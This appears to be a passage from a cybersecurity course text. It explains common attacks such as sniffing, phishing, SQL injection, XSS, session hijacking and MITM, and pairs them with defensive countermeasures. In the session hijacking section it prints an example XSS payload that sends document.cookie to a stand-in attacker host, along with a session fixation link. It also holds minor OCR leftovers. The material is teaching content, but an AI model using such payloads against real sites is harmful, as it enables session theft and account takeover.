(ii) **Misconfiguration**:- Misconfiguration is when there is an error in system configuration. For example, if setup pages are enabled or a user uses default usernames and passwords, this can lead to breaches. With setup/app server configuration not disabled, the hacker can determine hidden flaws, and this provides them with extra information. Misconfigured devices and apps present an easy entry point for an attacker to exploit.

Do this to avoid it:

- Put procedures and systems in place that tighten your configuration process and use automation wherever possible. Monitoring application and device settings and comparing these to recommended best practices reveals the threat for misconfigured devices located across your network.

(iii) **Sniffing:-** Sniffing is the process of scanning and monitoring of the captured data packets passing through a network using Sniffers. The process of sniffing is performed by using Promiscuous ports. By enabling promiscuous mode function on the connected network interface, allow capturing all traffic, even when traffic is not intended for them. Once the packet is captured, you can easily perform the inspection.

There are two types of Sniffing: -
1. Active Sniffing
2. passive Sniffing

Using Sniffing, the attacker can capture packet like Syslog traffic, DNS traffic, Web traffic, Email and other types of data traffic flowing across the network. By capturing these packets, an attacker can reveal information such as data, username, and passwords from protocols such as HTTP, POP, IMAP, SMTP, NMTP, FTP, Telnet, and Rlogin and other information. Anyone within same LAN, or connected to the target network can sniff the packets.

Types of Sniffing

- ***Passive Sniffing***

Passive Sniffing is the sniffing type in which there is no need of sending additional packets or interfering the device such as Hub to receive packets. As we know, Hub broadcast every packet to its ports, which helps the attacker to monitor all traffic passing through hub without any effort.


- ***Active Sniffing***

Active Sniffing is the sniffing type in which attacker must send additional packets to the connected device such as Switch to start receiving packets. As we know, a unicast packet from the switch is transmitted to a specific port only. The attacker uses certain techniques such as MAC Flooding, DHCP Attacks, DNS poisoning, Switch Port Stealing, ARP Poisoning, and Spoofing to monitor traffic passing through the switch.

(iv) **Phishing**:- Phishing is the process of sending emails to a group of email addresses and making the message look legitimate enough that the recipient will click a link in the email. Once the victim clicks the link, they are typically enticed into providing information of a personal nature under a pretense such as their bank requesting personal data to reset their account or such.

In practice as a penetration tester, you would use methods such as spear phishing or whaling. Spear phishing means that you would only send phishing emails to an individual

company or organization and make the email look like it comes from some vendor or person they work with to get them to provide info. Whaling targets only those within an organization who are almost certain to have valuable information and works using the same methods.


Attacker sends an email to the victim
1
Attacker
Victim
2
Victim clicks on the email and goes to the phishing website
4
Attacker uses victim's credentials to access a website
10101011010101
10010101001010
11010101010101
101010101010
Attacker collects victim's credentials
3
Phishing Website
Legitimate Website

- **Spear Phishing**

  Spear phishing targets a specific person or enterprise, as opposed to random application users. It‘s a more in-depth version of phishing that requires special knowledge about an organization, including its power structure.

  An attack might play out as follows:

  1. A perpetrator researches names of employees within an organization‘s marketing department and gains access to the latest project invoices.
  2. Posing as the marketing director, the attacker emails a departmental project manager (PM) using a subject line that reads, Updated invoice for Q3 campaigns. The text, style, and included logo duplicate the organization‘s standard email template.
  3. A link in the email redirects to a password-protected internal document, which is a spoofed version of a stolen invoice.
  4. The PM is requested to log in to view the document. The attacker steals his credentials, gaining full access to sensitive areas within the organization‘s network.

➢ **How to prevent phishing**

Phishing attack protection requires steps be taken by both users and enterprises.

For users, vigilance is key. A spoofed message often contains subtle mistakes that expose its identity. These can include spelling mistakes or changes to domain names, as seen in the earlier URL example. Users should also stop and think about why they‘re even receiving such an email.

- Two-factor authentication (2FA) is the most effective method for countering phishing attacks, as it adds an extra verification layer when logging in to sensitive applications. 2FA relies on users having two things: something they know, such as a password and user name, and something they have, such as their smartphones. Even when employees are compromised, 2FA prevents the use of their compromised credentials, since these alone are insufficient to gain entry.
- In addition to using 2FA, organizations should enforce strict password management policies. For example, employees should be required to frequently change their passwords and to not be allowed to reuse a password for multiple applications.
- Educational campaigns can also help diminish the threat of phishing attacks by enforcing secure practices, such as not clicking on external email links.

(V) DOS and DDOS:- Denial of service (**DOS**) is an attack that aims at preventing normal communication with a resource by disabling the resource itself or by disabling an infrastructure device providing connectivity to it. The disabled resource could be in the form of customer data, website resources, or a specific service, to name a few. The most common form of DoS is to flood a victim with so much traffic that all available resources of the system are overwhelmed and unable to handle additional requests. The attacker floods the victim network with extremely large amounts of useless data or data requests, thereby overwhelming the network and rendering it useless or unavailable to legitimate users.

So what are the signs of a potential DoS attack? Here are a few that may indicate that a DoS attack is in effect:


- Unavailability of a resource
- Loss of access to a website
- Slow performance

- Increase in spam emails

- **Understanding DDoS**

Distributed denial-of-service (DDoS) attacks have the same goals, but the implementation is much more complex and wields more power. Whereas a DoS attack relies on a single system or a very small number of systems to attack a victim, a DDoS attack scales this up by having several attackers go after a victim.For enterprises, a number of steps can be taken to mitigate both phishing and spear phishing attacks:

DDoS attacks have the same goal as regular DoS methods; however, the difference lies in the implementation of the attack. A standard DoS attack can be launched from a single malicious client, whereas a DDoS attack uses a distributed group of computers to attack a single target.



- **DoS Defensive Strategies**

Let’s look at some DoS defensive strategies:

- **Disabling Unnecessary Services** You can help protect against DoS and DDoS attacks by hardening individual systems and by implementing network measures that protect against such attacks.
- **Using Anti-malware** Real-time virus protection can help prevent bot installations by reducing Trojan infections with bot payloads. This has the effect of stopping the creation of bots for use in a botnet. Though not a defense against an actual attack, it can be a proactive measure.
- **Enabling Router Throttling** DoS attacks that rely on traffic saturation of the network can be thwarted, or at least slowed down, by enabling *router throttling* on your gateway router. This establishes an automatic control on the impact that a potential DoS attack can inflict, and it provides a time buffer for network administrators to respond appropriately.
- **Using a Reverse Proxy** A *reverse proxy* is the opposite of a forward or standard proxy. The destination resource rather than the requestor enacts traffic redirection. For example,

when a request is made to a web server, the requesting traffic is redirected to the reverse proxy before it is forwarded to the actual server. The benefit of sending all traffic to a middleman is that the middleman can take protective action if an attack occurs.

- **Enabling Ingress and Egress Filtering** *Ingress filtering* prevents DoS and DDoS attacks by filtering for items such as spoofed IP addresses coming in from an outside source. In other words, if traffic coming in from the public side of your connection has a source address matching your internal IP scheme, then you know it's a spoofed address. *Egress filtering* helps prevent DDoS attacks by filtering outbound traffic that may prevent malicious traffic from getting back to the attacking party.
- **Degrading Services** In this approach, services may be automatically throttled down or shut down in the event of an attack. The idea is that degraded services make an attack tougher and make the target less attractive.
- **Absorbing the Attack** Another possible solution is to add enough extra services and power in the form of bandwidth and another means to have more power than the attacker can consume. This type of defense does require a lot of extra planning, resources, and of course money. This approach may include the use of load-balancing technologies or similar strategies.

(VI) SQL Injection:- SQL injection has been around for at least 20 years, but it is no less powerful or dangerous than any other attack we have covered so far. It is designed to exploit flaws in a website or web application. The attack works by inserting code into an existing line of code prior to its being executed by a database. If SQL injection is successful, attackers can cause their own code to run. In the real world this attack has proven dangerous because many developers are either not aware of the threat or don't understand its seriousness and in some cases don't even know how to defend against it.

Developers should be aware of the following:

- SQL injection is typically a result of flaws in the web application or website and is not an issue with the database.
- SQL injection is at the source of many of the high-level or well-known attacks on the Internet.
- The goal of attacks of this type is to submit commands through a web application to a database to retrieve or manipulate data.
- The usual cause of this type of flaw is improper or absent input validation, thus allowing code to pass unimpeded to the database without being verified.

From the attacker's side, vulnerability to SQL injections is very easy to detect. Visiting a suspect site and getting it to generate error messages can indicate a potential vulnerability to this type of attack. In addition, the availability of automated and effective tools has increased, setting the bar even lower for successful execution of the attack. Finally, this type of attack is very attractive for an attacker to perform because of the value of the information that can be obtained. Information, especially personal information, can be sold on the black market for considerable amounts of money depending on what it is.

- **Injecting Blind**

What if the target you are trying to penetrate does not return messages no matter what actions you take? In this situation you are flying blind, so it makes sense to attempt a blind SQL injection. This type of attack is not dependent on the presence of error messages. Much like any other SQL injection, a blind SQL injection can be used to manipulate information, destroy information, or extract data.

- **SQL Injection Countermeasures**

SQL injection can be one of the hardest attacks to thwart and one of the most powerful to exploit. However, defenses are available to make them less damaging or less likely to occur.
First, one of the most powerful tools to thwart SQL injection is to use validation. For example, if your application expects an email address, then the application should not accept data that does not match the format of an email address. Or if it expects numbers, it should not accept symbols or letters. Validation can be performed by whitelisting (or blacklisting) what is (or is not) acceptable to an application.

Here are some other common defenses against SQL injections:

- Avoid the use of dynamic SQL. These are queries that are built on demand. Dynamic statements are generated from the options and choices made on the client side. Avoid such statements in favor of using stored procedures or predefined statements.
- Perform maintenance on the server regularly and keep an eye out for software updates and patches.
- Intrusion detection systems also play a vital role in protecting these systems much as they do with other network components. In fact, some IDSs can monitor interactions at the database layer.
- Harden a system to include the operating system and database. Every database has countless options and features, of which only a handful tend to get used regularly. Disabling unneeded features prevents them from being used maliciously. For example, the xp_cmdshell command should always be disabled in a database application unless necessary.
- Exercise least privilege and give the database and the applications that attach to it only the access they need and nothing more.
- Ensure that applications are well tested before deployment into production.
- Avoid default configurations and passwords.
- Disable error messages outside the test and development environments.

(VII) XSS (Cross-Site Scripting):- Cross-site scripting (XSS) is a type of attack that can occur in many forms, but in general they occur when data of some type enters a web application through an untrusted source (in most cases, a web request). Typically, this data is included as part of dynamic content that has not gone through validation checks to ensure it is all trustworthy.

In many cases the content that causes the attack to occur comes in the form of JavaScript, but it is not restricted to this format. In fact, it could come in the form of HTML, Flash, or other executable code. Because of the vast amounts of code that can be executed by a web browser, the variations that this type of attack can assume are almost boundless. Some of the most common goals include reading or stealing cookies, interfering with session information, redirecting to a location of the attacker's choosing, or any number of other tasks.

Stored and reflected XSS attacks are the two main forms of this attack, so let's look at each:

Stored XSS Attacks:- XSS attacks that fall into this category tend to be the most dangerous type. The attack is enabled by any web application that allows a visitor to store data when they visit the site.

In practice, a web application gathers input from a visitor and stores the input within a data store for later retrieval and use. The process goes awry when a malicious visitor visits the site and their malicious input is stored in the data store. Once this happens, their data will be part of the site, and when a subsequent visitor comes to the site, they inadvertently run the same data. Since the code runs locally, it will run with the security privileges of the client application.

Depending on how the data is crafted, the attack can carry out several tasks, including these:

- Hijacking another user’s browser
- Capturing sensitive information viewed by application users
- Pseudo defacement of the application
- Port scanning of internal hosts (internal in relation to the users of the web
- application)
- Directed delivery of browser-based exploits

Adding to the danger of stored XSS is that the victim need only visit the page with the crafted attack and need not click a link. The following phases relate to a typical stored XSS attack scenario:
1. The attacker stores malicious code into the vulnerable page.
2. The user authenticates in the application.
3. The user visits a vulnerable page.
4. Malicious code is executed by the user’s browser.

Stored XSS is particularly dangerous in application areas where users with high privileges have access. When such a user visits the vulnerable page, the attack is automatically executed by their browser. This might expose sensitive information such as session authorization tokens.

Reflected XSS Attacks:- These attacks are a little more complicated in that injected code is bounced or reflected off a web server in the form of an error message or other result. Typically, these attacks make their way to the victim in the form of an email or via a different web server. A user may be tricked into clicking a link in a web page or message. Once clicked, the link would then cause the user to execute code.

In practice, reflected cross-site scripting occurs when a malicious party injects browser executable code within a single HTTP response. Because the code is not persistent and is not stored, it will only impact users who open a specially designed link where the attack is part of the URL itself.

Since the attack is relatively easy to carry out compared to its stored procedure cousin, it is encountered much more frequently than stored attacks.

This type of attack typically leverages JavaScript, VBScript, or other scripting languages where appropriate. In the wrong hands, this type of attack can install key loggers, steal victim cookies, perform clipboard theft, or change the content of the page (for example, download links).

In general, XSS attack consequences typically are the same no matter what form the attack takes: disclosure of the user’s session cookie or allowing an attacker to hijack the user’s session and take over the account. Other damaging attacks include disclosing end user files, installing Trojan horse programs, redirecting the user to another page or site, and modifying presentation of content.

(VIII) Session Hijacking:- Session hijacking is an attack where a user session is taken over by an attacker. A session starts when you log into a service, for example your banking application, and ends when you log out. The attack relies on the attacker's knowledge of your session cookie, so it is also called cookie hijacking or cookie side-jacking. Although any computer session could be hijacked, session hijacking most commonly applies to browser sessions and web applications.

In most cases when you log into a web application, the server sets a temporary session cookie in your browser to remember that you are currently logged in and authenticated. HTTP is a stateless protocol and session cookies attached to every HTTP header are the most popular way for the server to identify your browser or your current session.

To perform session hijacking, an attacker needs to know the victim's session ID (session key). This can be obtained by stealing the session cookie or persuading the user to click a malicious link containing a prepared session ID. In both cases, after the user is authenticated on the server, the attacker can take over (hijack) the session by using the same session ID for their own browser session. The server is then fooled into treating the attacker's connection as the original user's valid session.

- **What Can Attackers Do After Successful Session Hijacking?**

If successful, the attacker can then perform any actions that the original user is authorized to do during the active session. Depending on the targeted application, this may mean transferring money from the user's bank account, posing as the user to buy items in web stores, accessing detailed personal information for identity theft, stealing clients' personal data from company systems, encrypting valuable data and demanding ransom to decrypt them – and all sorts of other unpleasant consequences.

One danger for larger organizations is that cookies can also be used to identify authenticated users in single sign-on systems (SSO). This means that a successful session hijack can give the attacker SSO access to multiple web applications, from financial systems and customer records to line-of-business systems potentially containing valuable intellectual property. For individual users, similar risks also exist when using external services to log into applications, but due to additional safeguards when you log in using your Facebook or Google account, hijacking the session cookie generally won't be enough to hijack the session.

- **What Is the Difference Between Session Hijacking and Session Spoofing?**

While closely related, hijacking and spoofing differ in the timing of the attack. As the name implies, session hijacking is performed against a user who is currently logged in and authenticated, so from the victim's point of view the attack will often cause the targeted application to behave unpredictably or crash. With session spoofing, attackers use stolen or counterfeit session tokens to initiate a new session and impersonate the original user, who might not be aware of the attack.

➢ What Are the Main Methods of Session Hijacking and How Do They Work?


Attackers have many options for session hijacking, depending on the attack vector and the attacker’s position. The first broad category are attacks focused on intercepting cookies:

- **Cross-site scripting (XSS)**: This is probably the most dangerous and widespread method of web session hijacking. By exploiting server or application vulnerabilities, attackers can inject client-side scripts (typically JavaScript) into web pages, causing your browser to execute arbitrary code when it loads a compromised page. If the server doesn’t set the *HttpOnly* attribute in session cookies, injected scripts can gain access to your session key, providing attackers with the necessary information for session hijacking.

For example, attackers may distribute emails or IM messages with a specially crafted link pointing to a known and trusted website but containing HTTP query parameters that exploit a known vulnerability to inject script code. For an XSS attack used for session hijacking, the code might send the session key to the attacker’s own website, for instance:

```
http://www.TrustedSearchEngine.com/search?<script>location.href='http://www.
SecretVillainSite.com/hijacker.php?cookie='+document.cookie;</script>
```

This would read the current session cookie using document.cookie and send it to the attacker’s website by setting the location URL in the browser using *location.href*. In real life, such links may use character encoding to obfuscate the code and URL shortening services to avoid suspiciously long links. In this case, a successful attack relies on the application and web server accepting and executing unsanitized input from the HTTP request.


Victim
2. Victim authenticates on server
Server
3. Server returns page code with injected script
4. Victim's browser executes script and sends session cookie to attacker
1. Attacker injects script
5. Attacker hijacks the user's session
Attacker

- **Session side jacking:** This type of attack requires the attacker’s active participation, and is the first thing that comes to mind when people think of “being hacked”. Using packet sniffing, attackers can monitor the user’s network traffic and intercept session cookies after the user has authenticated on the server. If the website only uses SSL/TLS encryption for the login pages and not for the entire session, the attacker can use the sniffed session key to hijack the session and impersonate the user to perform actions in the targeted web application. Because the attacker needs access to the victim’s network, typical attack scenarios involve unsecured Wi-Fi hotspots, where the attacker can either monitor traffic in a public network or set up their own access point and perform man-in-the-middle attacks.

- **Session fixation:** To discover the victim’s cookie, the attacker may simply supply a known session key and trick the user into accessing a vulnerable server. There are many ways to do this, for example by using HTTP query parameters in a crafted link sent by e-mail or provided on a malicious website, for example:

```
<a href="http://www.TrustedSite.com/login.php?sessionid=iknowyourkey">Click here to log
in now</a>
```

When the victim clicks the link, they are taken to a valid login form, but the session key that will be used is supplied by the attacker. After authentication, the attacker can use the known session key to hijack the session.

Another method of session fixation is to trick the user into completing a specially crafted login form that contains a hidden field with the fixed session ID. More advanced techniques include changing or inserting the session cookie value using a cross-site scripting attack or directly manipulating HTTP header values (which requires access to the user’s network traffic) to insert a known session key using the Set-Cookie parameter.

One legacy trick that will no longer work in modern browsers (since Chrome 65 and Firefox 68) was to inject the <meta http-equiv="Set-Cookie"> HTML tag to set the cookie value via the metadata tag. This functionality has also been removed from the official HTML spec.

- **Cookie theft by malware or direct access:** A very common way of obtaining session cookies is to install malware on the user’s machine to perform automated session sniffing. Once installed, for example after the user has visited a malicious website or clicked a link in a spam email, the malware scans the user’s network traffic for session cookies and sends them to the attacker. Another way of obtaining the session key is to directly access the cookie file in the client browser’s temporary local storage (often called the cookie jar). Again, this task can be performed by malware, but also by an attacker with local or remote access to the system.

- **Brute force:** Finally, the attacker can simply try to guess the session key of a user’s active session, which is feasible only if the application uses short or predictable session identifiers. In the distant past, sequential keys were a typical weak point, but with modern applications and protocol versions session IDs are long and generated randomly. To ensure resistance to brute force attacks, the key generation algorithm must give truly unpredictable values with enough entropy to make guessing attacks impractical.


➢ How Can You Prevent Session Hijacking?

The session hijacking threat exists due to limitations of the stateless HTTP protocol. Session cookies are a way of overcoming these constraints and allowing web applications to identify individual computer systems and store the current session state, such as your shopping in an online store.

For regular browser users, following some basic online safety rules can help reduce risk, but because session hijacking works by exploiting fundamental mechanisms used by the vast majority of web applications, there is no single guaranteed protection method. However, by hardening multiple aspects of communication and session management, developers and administrators can minimize the risk of attackers obtaining a valid session token:

- Use HTTPS to ensure SSL/TLS encryption of all session traffic. This will prevent the attacker from intercepting the plaintext session ID, even if they are monitoring the victim's traffic. Preferably, use HSTS (HTTP Strict Transport Security) to guarantee that all connections are encrypted.
- Set the HttpOnly attribute using the Set-Cookie HTTP header to prevent access to cookies from client-side scripts. This prevents XSS and other attacks that rely on injecting JavaScript in the browser. Specifying the Secure and SameSite directives is also recommended for additional security.
- Web frameworks offer highly secure and well-tested session ID generation and management mechanisms. Use them instead of inventing your own session management.
- Regenerate the session key after initial authentication. This causes the session key to change immediately after authentication, which nullifies session fixation attacks – even if the attacker knows the initial session ID, it becomes useless before it can be used.
- Perform additional user identity verification beyond the session key. This means using not just cookies, but also other checks, such as the user's usual IP address or application usage patterns. The downside of this approach is that any false alarms can be inconvenient or annoying to legitimate users. A common additional safeguard is a user inactivity timeout to close the user session after a set idle time.

(IX) Man-in-the-Middle (MITM):- Man-in-the-middle (MITM) attacks take the cake as one of the best-known versions of a session hijack attack. Essentially, an MITM attack places attackers directly between a victim and host connection. Once attackers have successfully placed themselves in the middle of the connection via a technique such as ARP poisoning, they have free rein to passively monitor traffic, or they can inject malicious packets into either the victim machine or the host machine. Let's continue with ARP poisoning for our example. The attacker will first sniff the traffic between the victim and host machines, which places them in a passive yet strategic position. From here, the attacker can send the victim phony or "poisoned" ARP replies that map the victim's traffic to the attacker's machine; in turn, the attacker can then forward the victim's traffic to the host machine. While in this forwarding position, the attacker can manipulate and resend the victim's sent packets at will.



(X) Web Server Exploitation:- Web exploitation is a common way of attacking websites. Due to its easy availability and programmability, FOSS infrastructure is also susceptible to such attacks — and hence, network administrators must understand techniques to protect their infrastructure from information loss or theft.

Web exploits involve one or more of the following:

- **Injection**: This results from accepting untrusted input without proper validation. Examples include SQL injection, LDAP injection and HTTP header injection.
- **Misconfiguration**: This happens when processes are manual and settings are not correctly maintained.
- **Cross-Site Scripting**: Via user input, server accepts untrusted JavaScript code. When server returns this in response, browser will execute it.
- **Outdated Software**: With the increasing use of open source and third-party software packages, it's important to keep these updated. Outdated software can be exploited, especially when the vulnerabilities are public.
- **Authentication & Authorization**: URL may expose session ID. Password may be unencrypted. If timeouts are not correctly implemented, session hijacking is possible. Unauthorized resources can be accessed even when UI doesn't expose them.
- **Direct Object References**: By poor design or coding error, direct references are exposed to clients. For example, a GET request to `download.php?file=secret.txt` may bypass authorization and allow direct download of a protected file. Another example is to directly reset admin password.
- **Data Exposure**: Sensitive data is stored in an unencrypted form, or exposed in cookies or URLs. Client-server communicate on a non-HTTPS connection.

(XI) Wi-Fi and Bluetooth Hacking:- wifi hacking is essentially cracking the security protocols in a wireless network, granting full access for the hacker to view, store, download, or abuse the wireless network. Usually, when someone hacks into a Wifi, they can observe all the data that is being sent via the network. An unauthorized person using your wireless network would be able to see pretty much everything you do online. Even if you visit a HTTPS secured website, a compromised Wifi would allow a hacker to view all information processed on those sites.

Bluetooth hacking is a technique used to get information from another Bluetooth enabled device without any permissions from the host. This event takes place due to security flaws in Bluetooth technology. Bluetooth hacking is not limited to cell phones, but is also used to hack PDAs, Laptops and desktop computers.

When you're working with Bluetooth devices, there are some specifics to keep in mind about the devices and how they operate.

First, the device can operate in one of the following modes:

- **Discoverable:** This allows the device to be scanned and located by other Bluetooth enabled devices.
- **Limited Discoverable:** This mode is becoming more commonly used; in this mode, the device will be discoverable by other Bluetooth devices for a short period of time before it returns to being nondiscoverable.
- **Nondiscoverable:** As the name suggests, devices in this mode cannot be located by other devices. However, if another device has previously found the system, it will still be able to do so.

In addition to the device being able to be located, it can be paired with other devices to allow communication to occur. A device can be in pairing or non-pairing mode; pairing means it can link with another device and non-pairing means it cannot.

(XII) Social Engineering: Social engineering is a term that is widely used but poorly understood. It's generally defined as any type of attack that is nontechnical in nature and that involves some type of human interaction with the goal of trying to trick or coerce a victim into revealing information or violate normal security practices.

Social engineers are interested in gaining information they can use to carry out actions such as identity theft or stealing passwords, or in finding out information for later use. Scams may include trying to make a victim believe the attacker is technical support or someone in authority. An attacker may dress a certain way with the intent of fooling the victim into thinking the person has authority. The end goal of each approach is for the victim to drop their guard or for the attacker to gain enough information to better coordinate and plan a later attack.

- **Why Does Social Engineering Work?**

Social engineering is effective for a number of reasons, each of which can be remedied or exploited depending on whether you are the defender or the attacker. Let's take a look at each:

- **Lack of a Technological Fix** Let's face it, technology can do a lot to fix problems and address security—but at the same time, it can be a source of weakness. One thing that technology has little or no impact on is blunting the effectiveness of social engineering. This is largely because technology can be circumvented or configured incorrectly by human beings.
- **Insufficient Security Policies** The policies that state how information, resources, and other related items should be handled are often incomplete or insufficient at best.
- **Difficult Detection** Social engineering by its very nature can be hard to detect. Think about it: An attack against technology may leave tracks in a log file or trip an intrusion detection system (IDS), but social engineering probably won't.
- **Lack of Training** Lack of training or insufficient training about social engineering and how to recognize it can be a big source of problems.

UNIT – 7
CRYPTOGRAPHY

7.1 Understanding of Cryptography

Cryptography is the science of using mathematics to encrypt and decrypt data. Cryptography enables you to store sensitive information or transmit it across insecure networks (like the Internet) so that it cannot be read by anyone except the intended recipient. While cryptography is the science of securing data, cryptanalysis is the science of analyzing and breaking secure communication. Classical cryptanalysis involves an interesting combination of analytical reasoning, application of mathematical tools, pattern finding, patience, determination, and luck.

The origin of the word cryptology lies in ancient Greek. The science of cryptology is the science of secure communications, formed from the Greek words crypto‘s, "hidden", and logos, "word".

Cryptology is the practice and study of hiding information. Cryptology is as old as writing itself, and has been used for thousands of years to safeguard military and diplomatic communications. Within the field of cryptology one can see two separate divisions:

Cryptography and Cryptanalysis: The cryptographer seeks methods to ensure the safety and security of conversations while the cryptanalyst tries to undo the former's work by breaking his systems. The main goals of modern cryptography can be seen as: user authentication, data authentication data integrity, non-repudiation of origin, and data confidentiality.

❖ **Cryptography:** derived from the Greek words kryptos, meaning hidden, and graphy, meaning writing. Cryptography is the art of ―secret writing"; it‘s intend is to provide secure communication over insecure channels.

❖ **Cryptanalysis:** It is the art of breaking into secure communications. More precisely, a cryptanalyst tries to obtain the plaintext or the decryption function in a cryptosystem by eavesdropping into the insecure channel.

7.2 Goal of Cryptography

1) Confidentially or Privacy: - Confidentiality refers to limiting information access and disclosure to authorized users -- "the right people" -- and preventing access by or disclosure to unauthorized ones -- "the wrong people." Confidentiality is necessary but not sufficient for maintaining the privacy of the people whose personal information a system holds.

The aspect of confidentially is the protection of traffic flow from analysis. This requires that an attacker not be able to observe to source and destination, frequency, length or any other characteristics of the traffic on a communication facility.

